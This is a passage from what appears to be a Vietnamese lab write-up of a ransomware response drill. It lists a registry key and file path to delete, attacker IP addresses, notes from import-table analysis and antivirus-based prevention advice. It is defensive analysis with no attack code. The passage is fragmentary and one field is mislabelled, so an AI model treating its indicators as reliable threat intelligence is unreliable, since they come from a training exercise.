.rdata:00410C60                unicode 0, <Software\whitehatdrill>,0
```

Tạo file ransomware trong thư mục C:/Windows/Temp/ransomware.exe

· Xử lý các thành phần độc hại: Xóa Registry này đi

Xóa File ransomware trong thư mục C:/Windows/Temp/ransomware.exe

Phase 4:

Điều tra nguồn tấn công và khôi phục dữ liệu bị mã hóa

· Các thông tin về nguồn tấn công gồm:

o Email phát tán mã độc: ……113.190.241.233……

o IP server chứa mã độc: ……
118.70.80.143

o Địa chỉ trả tiền chuộc:

Không thấy xuất hiện API connect ra bên ngoài trong phần Import Table cũng như các tham số của hàm GetProcAddress. Do đó dự đoán là không có

· Các bước khôi phục dữ liệu:


Xóa registry tại địa chỉ HKEY_CURRENT_USER/Software/whitehatdrill

Xóa File ransomware trong thư mục C:/Windows/Temp/ransomware.exe

Phase 5:

Phòng chống Ransomware bằng phần mềm Anti-virus

· Thử nghiệm các file đính kèm khi đã cài đặt Bkav Endpoint.



Các biện pháp đề xuất để phòng chống tấn công:

Cái đặt Antivirus Software như BKAV, BitDefender

Không mở File DOC có chứa Macro. Cần kiểm tra trong môi trường ảo hóa (VMware) để theo dõi hành vi.